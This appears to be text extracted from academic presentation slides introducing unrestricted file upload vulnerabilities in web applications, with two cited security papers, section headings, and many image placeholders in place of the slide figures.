

- All Your Queries Are Belong to Us: The Power of File-Injection Attacks on Searchable Encryption, **USENIX SEC'16**
- HiddenCPG: large-scale vulnerable clone detection using subgraph isomorphism of code property graphs, **WWW'22**

Unrestricted File Upload




Upload Functionality


- Sharing user-provided content has become a *de facto* standard feature of modern web applications




File Uploading Procedure




Unrestricted File Upload (UFU)



